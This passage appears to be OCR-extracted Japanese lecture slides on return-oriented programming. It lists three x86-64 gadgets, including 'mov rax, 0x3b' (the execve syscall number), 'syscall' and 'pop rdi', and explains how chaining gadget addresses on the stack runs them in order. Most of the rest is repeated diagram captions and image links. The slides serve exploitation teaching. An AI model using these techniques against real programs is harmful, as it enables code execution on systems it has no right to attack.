
```
mov rax, 0x3b
ret
```

```
syscall
ret
```

```
pop rdi
ret
```

- これを利用し、ROPガジェットへのアドレスを実行したい順番でスタック上に積んでおいて、ROPガジェットへreturnするとROPガジェットのコードが積んだ順番通りに実行される → ROPチェーン

ROPチェーンのイメージ




レジスタ


rax: ???

rdi: ???

ROPチェーンのイメージ



ROPチェーンのイメージ




レジスタ

rax: ???

rdi: ???

ROPチェーンのイメージ




レジスタ

